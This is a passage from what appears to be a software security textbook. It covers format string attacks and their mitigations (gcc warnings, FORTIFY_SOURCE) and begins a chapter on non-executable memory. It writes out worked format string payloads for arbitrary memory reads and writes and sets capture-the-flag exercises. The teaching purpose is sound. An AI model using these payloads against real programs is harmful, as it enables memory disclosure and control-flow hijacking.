


Figure 6.5 – Format string that reads from memory, at address `0x11223344`

from the first line of the format string. The attacker can therefore put both the instructions and their arguments in the same format string "program".

This is rather useless for instructions like "`%x`", but consider the "`%s`" instruction, instead. Normally, this prints a string, but when reinterpreted as in instruction for our `printf()` machine, it prints the contents of memory starting from the address specified by its argument and stopping at the first null byte. If the attacker can choose the address that the instruction will use, it is an arbitrary memory read instruction.

For example, suppose that o is 2, the victim program is a 32b one, and the buffer is stack-aligned. To read bytes from address `0x11223344` the attacker can prepare the string

```
        "\x44\x33\x22\x11%c%c%s"
```

Figure 6.5 shows the `printf()` machine loaded with this format string. A secret value is stored at address `0x11223344`. The format string starts with the address of the secret, so that is overlaps argument slot number 3. The purpose of the two "`%c`" instructions is to move the argument pointer until it points to slot 3, so that the "`%s`" instruction can take the `0x11223344` address as an argument.




Figure 6.6 – Misaligned format string




Figure 6.7 – Format strings with embedded null bytes

In the Figure, the instruction pointer has already reached the "`%s`" instruction. The machine has output 6 bytes so far: the four bytes of the address and two random bytes output by the "`%c`" instructions. In the next step the machine will print the secret.

If the buffer is not stack-line aligned you may need some padding bytes at the beginning before writing the address. For example, the format string in Figure 6.6 starts at byte 1 of stack line 3, so we have added three garbage characters to properly align the address. Now the the address is in argument slot 4 instead of 3, so we also added a third "`%c`" before the "`%s`".

A problem may arise if there are no null bytes to stop `printf()` before it reaches some unreadable addresses, which may cause the process to be terminated. We can easily overcome this limitation by using a `%.`*m*`s` instruction, which will always read (and print) at most *m* bytes.

Null bytes in the address, however, can be a problem, since the null byte is a halt instruction for `printf()`. For example, in the format string above a null byte in the address would stop the `printf()` before it could even see the first `%c` instruction. However, if null bytes are otherwise allowed in the format string, this is not really a problem: the address can be placed *after* the instructions. For example, suppose we want to read address 0x44002211, the program is 32b and that *o* is 1, with the format string stack-line aligned. Then, we can send the string "`%c%c%c%s\x11\x22\x00\x44`" (Figure 6.7 on the left). Note that we added an extra "`%c`" to move the argument pointer one step further. If random access is available, this is even easier: "`%3$s\x11\x22\x00\x44`" (Figure 6.7 on the right). If null bytes are not allowed anywhere, but the address only contains null bytes in the most significant positions, the attacker can still succeed by placing the non-null bytes of the address at the very end of the string and exploiting any null bytes that might accidentally follow the string in memory.

Exercise 6.3 — format1. Steal the `secret` from challenge *format1*. ■

6.2.4 Arbitrary memory writes

The ultimate power comes from the ability to overwrite arbitrary memory words with arbitrary values. This can be accomplished by using the “%n” instruction, taking the address from the format string itself, and by precisely controlling the output counter.

Controlling the output counter is less difficult than it may seem, since an instruction like “%*m*c” will always increment the output counter by exactly m. If there are also other instructions in the format string, you must be careful to control the number of bytes that they output. This can be done by adding width specifiers to each one of them, but be aware of the exact semantics: “%*m*s” will always output *at least* m bytes, while “%.*m*s” will always output *at most* m bytes. If you want *exactly* m bytes, you need both: “%*m*.*m*s”.

Another possible difficulty comes from the fact that, if you want to write a very large value (say, the address of a function), you may have to output an impractical or impossibly large number of bytes. This difficulty can be overcome by using the “%hn” instruction, which truncates the counter to a short (2 bytes), or even “%hhn”, that truncates it to a char. If you use the latter instruction 4 times on consecutive addresses, for example, you can write any 32 bit value one byte at a time, always incrementing the output counter by a maximum of 255 bytes. Note that, if the LSB of the counter is c and you need a value $v < c$, you cannot *subtract* from the counter, but you can increment it by $256 - c + v$ bytes and the LSB will become v.

As an example, suppose that you want to write the value 0x33225544 and the LSB of the output counter starts at 32. You can send

```
        "%36c%hhn%17c%hhn%205c%hhn%17c%hhn"
```


The first instruction sets the counter to $32 + 36 = 68 =$ 0x44 and the second instruction writes it to memory; the third instruction sets the counter to $68 + 17 = 85 =$ 0x55; the fourth instruction writes the new counter to memory; the fifth instruction sets the counter to $205 + 85 = 290 =$ 0x0122 and the sixth instruction writes *its LSB*—i.e., 0x22—to memory; finally, the seventh instruction sets the counter to $290 + 17 = 307 =$ 0x0133 and the eight instruction writes the final 0x33.

Of course, the above format string is incomplete, since we need to provide arguments for all of the “%hhn” instructions. Since we are moving the argument pointer sequentially, we also need to provide a dummy argument to each “%*m*c”. For example, suppose that o is zero, the format string is stack line aligned, the system is 32b, and we want to write 0x33225544 to memory address 0x01020304. We can complete the above format string by prefixing it with the following

```
        "AAAA\x04\x03\x02\x01BBBB\x05\x03\x02\x01"
        "CCCC\x06\x03\x02\x01DDDD\x07\x03\x02\x01"
```

The “AAAA”, “BBBB”, and so on, serve as dummy arguments for the c instructions and to re-align the next argument to the stack line. The other arguments are the addresses of all the bytes of the target memory location, starting from the least significant one.

Figure 6.8 shows the printf() machine loaded with this program. Note that printf() will also process the initial part of the string as a program before reaching the part that will reuse this same string for the arguments. Interpreted as a program, this part of the string only prints bytes, since it contains no format specifications. However, it does increment the output counter, which will end up being 32. For this reason we assumed an initial counter of 32 in the calculations above. In the Figure, the machine has already executed the part of the program that overwrites the three least significant bytes of the word at 0x01020304 and is about to execute the “%17c” command. This command will consume argument 7 and output 16 spaces and a “D”; the output counter will become 307 (0x0133), the argument pointer




	0x01020304			
	??	22	55	44

1	A	A	A	A
2	*01*	*02*	*03*	*04*
3	B	B	B	B
4	*01*	*02*	*03*	*05*
5	C	C	C	C
6	*01*	*02*	*03*	*06*
7	D	D	D	D
8	*01*	*02*	*03*	*07*
9	c	6	3	%
10	n	h	h	%
11	c	7	1	%
12	n	h	h	%
13	5	0	2	%
14	h	h	%	c
15	7	1	%	n
16	h	h	%	c
17			*00*	n

AAAA*04030201*BBBB*05030201*CCCC*06030201*DDDD*07030201*[*35 spaces*]A[*16 spaces*]B[*204 spaces*]C

Figure 6.8 – Format string that overwrites memory (write 0x33225544 at address 0x01020304)



1	*01*	*02*	*03*	*04*	(esp)
2	*01*	*02*	*03*	*05*	
3	*01*	*02*	*03*	*06*	
4	*01*	*02*	*03*	*07*	
5	c	2	5	%	
6	h	$	1	%	
7	1	%	n	h	
8	2	%	c	7	
9	n	h	h	$	
10	5	0	2	%	
11	$	3	%	c	
12	%	n	h	h	
13	%	c	7	1	
14	h	h	$	4	
15			*00*	n	

(mirrored)

1	*04*	*03*	*02*	*01*	(esp)
2	*05*	*03*	*02*	*01*	
3	*06*	*03*	*02*	*01*	
4	*07*	*03*	*02*	*01*	
5	%	5	2	c	
6	%	1	$	h	
7	h	n	%	1	
8	7	c	%	2	
9	$	h	h	n	
10	%	2	0	5	
11	c	%	3	$	
12	h	h	n	%	
13	1	7	c	%	
14	4	$	h	h	
15	n	*00*			

Figure 6.9 – Write `0x33225544` at address `0x01020304` with random access arguments

will move to slot 8 and the instruction pointer will move to the final "`%hhn`" command, which will write `0x33` in the most significant byte of the target word.

Random access arguments (Section 6.2.2) can slightly simplify the creation of such format strings, since we don't have to provide dummy arguments for the "`%`*m*`c`" specifiers. The resulting string is shown on the right of Figure 6.9. Note that the first command in Figure 6.9 is "`%52c`" instead of "`%36c`" as in Figure 6.8, since the initial part of the string is now 16 bytes instead of 32, so we need to output 16 more bytes to set the output counter to `0x44`.

Exercise 6.4 — format2. Let the server send you the flag in challenge *format2*. ■

Exercise 6.5 — format3. Challenge *format3* is similar to Ex. 6.4, but now you need to be more precise. ■

Exercise 6.6 — canary1. Skip the canary and overwrite the return address directly in challenge *canary1*. ■

6.3 Prevention: Compiler warnings

The `gcc` compiler can issue warnings when it sees `printf()`-family functions being used in possibly insecure ways. There are may warning options devoted to this topic, all documented in the `gcc` manpage (search for `Wformat)` and most likely already enabled by default in your distribution. We will examine just a couple of them.

The `-Wformat` option lets the compiler parse the calls to `printf()`-like functions to check that the optional arguments match the format specifiers in the format string. For example, the first buggy call in Section 6.1 produces the following warning (edited):

```
    warning: format '%d' expects a matching 'int' argument
```

This is a break in the abstraction barrier between the compiler and the library, but it is for a good purpose. The `gcc` compiler generalizes this check a bit, since any function can be considered `printf()`-like by annotating it with

```
__attribute__((format(printf, n, m)))
```

where n is the argument position of the format string, and m is the argument position of the first argument that must be checked. For example, the standard `printf()` function can be annotated with $n = 1$ and $m = 2$, while the `fprintf()` function, which takes a `FILE*` before the format string, can be annotated with $n = 2$ and $m = 3$. What cannot be generalized, however, is the parsing of the format string: here the compiler must make assumptions about the semantics of the operators. This is where the barrier is broken, since `gcc` assumes the semantics of the GNU C library, which includes the standard operators with several additions. If you are using a different C library implementation, some checks may not make sense. Another limitation is that the compiler can only check format strings whose value can be inferred at compile time.

The `-Wformat-security` flag lets the compiler issue a warning whenever a `printf()`-like function is used “insecurely”. The definition of “insecure” is subject to change, but it currently includes calls like the second buggy one in Section 6.1. That call produces the following warning (edited):

```
warning: format not a string literal and no format arguments
```

Note how the warning logic tries to detect an unsafe usage while still allowing safe ones: non-literal format strings don’t cause warnings if they are followed by arguments, since this usage may indicate a deliberate programming technique (the format string is built at runtime, perhaps to change the format based on user preferences). On the other hand, a call like `printf(buf)` makes no possible sense, and the warning is issued.

6.4 Mitigation: FORTIFY_SOURCE

The `gcc` compiler and glibc library include a number of mitigations for security attacks that are enabled when the `_FORTIFY_SOURCE` macro is defined and the optimization level is at least one (`-O` or higher). The patch that implements these mitigations was originally submitted by Red Hat.

The macro can be set to either 0 (i.e., disabled), 1, 2 or 3 (the latter since `gcc` 12). Higher values enable stricter checks that may break some program, or hurt performance. It is often the case that `_FORTIFY_SOURCE` has already been defined for you, so you only need to enable optimizations to include these mitigations in your programs.

This option enables several checks, both at compile time and at run time, that try to limit or prevent the effects of certain types of bugs. As far as format string bugs are concerned, the most relevant changes are applied when `_FORTIFY_SOURCE` is set to 2. In this case, calls to `printf()` are redirected to `__printf_chk()` (and similarly for the other `printf()`-like functions) which will do the following:

- it will abort the process if a format string with random access arguments does not use all the arguments (see Section 6.2.2);
- it will abort the process if a format string containing a “`%n`” operator is read from writable memory.

The first check limits the range of argument slots that can be reached by a forged format string, and the second one tries to prevent arbitrary memory write exploits. Note how the second check doesn’t try to ban `%n` altogether (it has legitimate uses), but it essentially limits its usage to constant format strings in the original program. Note that the first check may only break programs that don’t conform to the standard, but the second one is more controversial, since it disallows the legitimate runtime construction of format strings containing `%n`. However, the use of this operator is sufficiently rare that the restriction is considered reasonable.

R The `checksec` utility from the `pwntools` library detects `FORTIFY_SOURCE` by looking for any imported function whose name ends in `_chk`.

7. Code Reuse

> [. . .] some programs may already have a suitable code in them, and not require an external shellcode at all. So this patch only prevents most overflows from being exploitable, not all of them.
>
> Solar Designer, *Linux kernel patch to remove stack exec permission*, Linux kernel mailing list, 1997

In code-injection attacks, the attacker's code is written into data areas in the virtual memory of the victim process. For example, in stack-based buffer overflows, the code is written to the stack, but other types of bugs can be used to inject code into other data areas, such as the heap. These types of attacks can only be successful if the processor does not distinguish between "data" and "code" sections in memory, and therefore fetches and executes the instructions that the attacker has injected into the data sections. We begin this chapter with a mitigation that was once thought to be the definitive solution to this type of problem. It's not, and we'll spend the rest of the chapter to understand why, and what we can do about it.

7.1 Mitigation: Non-Executable Data

"Non-eXecutable data" (or NX for short) is a mitigation that prevents data from being interpreted as code. This automatically blocks all attacks from Chapter 5.

To implement the mitigation, we first need a way to understand which parts of memory contain instructions to be executed and which ones are for data. Figure 7.1 shows a simplified view of a process that is executing an ELF file. The figure shows that, besides the parts of memory that are mapped from the ELF executable, there other parts loaded from libraries (if the ELF file is dynamically linked, see Appendix A), a heap, a stack and some memory reserved for the kernel.

Other parts (like the dynamic linker) have been omitted for simplicity, since they don't add anything new to the present discussion.

Ideally, only the colored parts, coming from the sections of the ELF files that contain actual instructions (such as the `.text` section) should be executable.

The parts that are loaded from ELF files can use the information already available in the file itself.




Figure 7.1 – Process memory layout

If you take any ELF executable, say /bin/ls, you can read its program table with

```
$ readelf -Wl /bin/ls
```

Here is part of the output (edited):

```
Program Headers:
 Type       Offset   VirtAddr           FileSiz  MemSiz   Flg Align
  LOAD      0x004000 0x0000000000004000 0x015cf1 0x015cf1 R E 0x1000
  LOAD      0x021ef0 0x0000000000022ef0 0x001388 0x002630 RW  0x1000
```

Each line under "Program Headers" describes a *segment* of the file. The ones shown above are just two of the segments in my copy of /bin/ls (the fourth one and the sixth one). Both segments are of type LOAD, which means that they contain bytes that will be loaded in the process memory when this file is executed. Note that the ELF file has a set of flags (Flg) for each segment: the first segment shown above is readable (flag R) and executable (flag E); the second segment is readable and writable (flag W). The other part of the output of readelf shows the "Section to Segment mapping". From it we can learn that the first segment contains (among other things) the section .text, which explains why it is marked as executable, and the second segment contains, in particular, the sections .data and .bss. The traditional ELF files do not say anything about the stack and the heap, since these parts are not loaded from the file: the stack is created and initialized by the kernel (see Section 5.3), while the heap is initially empty and the program itself must ask the kernel to extend it (see Section 8). Let us assume, for now, that we don't want execute permission for either of them.

7.1.1 Legacy x86 processors

When we try to load a program in a traditional Intel x86 processor, we face a problem: the processor can mark some memory as non-executable only by using its "segmentation" features. Unfortunately, all major operating systems essentially disable segmentation. The only protection then comes from the paging hardware, where only the following bits are assigned to each virtual page:

- The P flag, which denies all access when set to 0;
- the R/W flag, which denies write access when set to 0;
- the U/S flag, which denies userspace access when set to 0.

The paging hardware makes no distinction between memory accesses used to load/store operands and accesses used to fetch instructions. With only these bits available, the best that we can do is this:

- all "white" parts of the process memory in Figure 7.1 have P set to zero (unmapped), all the other ones have P set to 1 (mapped);
- the kernel memory has U/S set to 0, all the other mapped parts have U/S set to 1 (accessible from userspace);
- all writable ELF segments are mapped with R/W set to 1;
- the heap and the stack must be writable, so they also have R/W set to 1.

Essentially, all the gray and colored parts of the process memory are executable, and the gray ones are also writable, opening the way to code injection attacks.

7.1.2 The PaX solution

The PaX patch for the Linux kernel is able to implement non-executable data even if the paging hardware (Memory Management Unit, or MMU for short) has no support for it. Its interest today is mostly historical, as NX support has later been added to x86 MMUs.

The oldest PaX implementation (PAGEEXEC) cleverly exploits some MMU hardware quirks. First, we need to know that x86 processors, starting with the Pentium in 1993, actually contain at least two independent Translation Lookaside Buffers (TLBs):

- The Instruction TLB (ITLB), which is used when fetching instructions;
- the Data TLB (DTLB), used when accessing memory operands.

The processor implements these two TLBs to better exploit the different patterns observed when accessing data vs. code. The idea of PAGEEXEC is to create and maintain an artificial inconsistency in the two TLBs. Non-executable pages (pages coming from ELF segments that lack the `E` flag, plus heap and stack pages) are marked as inaccessible by resetting either U/S or P. The first time that the process accesses these pages, a page fault is raised. The page fault handler of the PaX-enabled kernel determines the type of access by looking at the page-fault address and the address that was in the instruction pointer when the fault was generated (the latter address is stored on the kernel stack by the fault microcode). It can then understand whether the processor was trying to fetch an instruction or access data. If the former, it kills the process; otherwise, it temporarily sets the U/S (or P) flag and performs a load on the same address. This causes the MMU to load the translation into the DTLB. It then resets the flag and resumes execution of the process. The process retries the data access, which this second time will be granted by the DTLB. Note that if the translation is later removed from the DTLB and the process tries to access the page again, another page fault will be generated. This can cause a lot of overhead, especially for some access patterns.

PaX also implements a second method, SEGMEXEC, which uses the segmentation hardware to implement non-executable pages with lower overhead, but it must divide the available address space in half.

7.1.3 The AMD/Intel hardware support

AMD added support for the NX bit in page tables in its AMD64 architecture, which later became the *de facto* standard 64bit architecture for x86 processors and was also implemented by Intel. This is the current architecture of our PCs. The NX bit is bit 63 in the page table entries. Fetch operations targeting pages with the NX bit set will cause a page fault.

For older 32-bit systems, the NX feature is only available if the “Physical Address Extensions” (PAE) are also used. This is an extension that allows 32 bit x86 processors to address more than 4 GiB of physical memory, while still using only 4 GiB of virtual memory for each process.

7.1.4 Implementation in Linux

The Linux kernel and the GNU userspace support the NX flag. The support requires cooperation between the compiler, the static and dynamic linkers, the kernel and the C library. The details are complex, because NX essentially removes a functionality that may have been legitimately used by existing, perhaps unknown, code that is now difficult to modify or is only available in binary form.

7.1.4.1 The compiler

As we have seen, the legacy compiler already marks the ELF sections as executable or not, depending on whether they contain some executable code or not. However, the stack is not mentioned in the traditional ELF files, so the compiler has no way to mark the stack as executable or not executable. To remedy this, `gcc` introduced a new ELF segment type, `GNU_STACK`, and a new section, `.note.GNU-stack`. These segment and section use only one entry in the program table and section table of the ELF file, respectively, without any corresponding bytes in the body of the file. Their main purpose is to provide a place where the executable flag for the stack can be placed, reusing the flags fields of the program and section tables (the GNU_STACK segment can also be used to configure the stack size). During compilation, gcc determines whether the object file needs an executable stack. In the vast majority of cases, the executable stack is not needed and, therefore, gcc will *not* set the x flag in the .note.GNU-stack section. Currently, an executable stack is only needed when the program uses pointers to nested functions (a GNU C extension).

The problem with pointers to nested functions is visible in the following code:

```
void indir(void (*pf)(void)) { (*pf)(); }
int outer()
{
        int v = 1;
        void nested() { v++; }
        indir(nested);
        return v;
}
```

The function nested must be able to access the variable v, which is allocated on the frame of outer. To do this, it gets a pointer to outer's frame in register r10, as an hidden parameter. When outer calls nested, it has no problem in passing this parameter, since it has access to all the relevant information. The problems begin when nested is called indirectly by a function, such as indir, which has no way of knowing that nested is special, and also has no access to the frame of outer. The solution, as implemented in gcc, is for outer to build a small piece of code on the stack that first loads r10 with outer's frame address and then jumps to nested; then, outer passes indir a pointer to *this* generated code, instead of a pointer to nested. For this to work, of course, the stack must be executable.

7.1.4.2 The static linker

The linker will create the final GNU_STACK segment by considering the least restrictive request coming from all the object files. This means that if any object asks for an executable stack, the final stack will be executable. The linker's decision can be overridden by explicitly passing the -z noexecstack or the -z execstack options (the -z options can also be passed to gcc which will simply forward them to the linker). This leaves the final decision about the executable stack up to the programmer, or in the Linux world, to the Linux distribution.

What happens if a file does not have any .note.GNU-stack section? This is taken as a request for an executable stack, for compatibility with the past. Recent versions of the GNU linker emit a warning when they need to create an executable stack and no -z option has been explicitly set. Apart from the (extremely rare) problem with pointers to nested functions (see above), the most common cause of the warning is the presence of some hand-written assembly files that lack the .note.GNU-stack section. If this is the case, one should either pass -z explicitly to the linker or, perhaps better, declare a proper .note.GNU-stack section in each assembly file, with code like this:

```
  .section .note.GNU-stack, "", @progbits
```

The string after the first comma contains the section's permissions, written as any combination of r (read), w (write) and x (execute). The empty string indicates that this section has no permissions, and in particular is not executable.

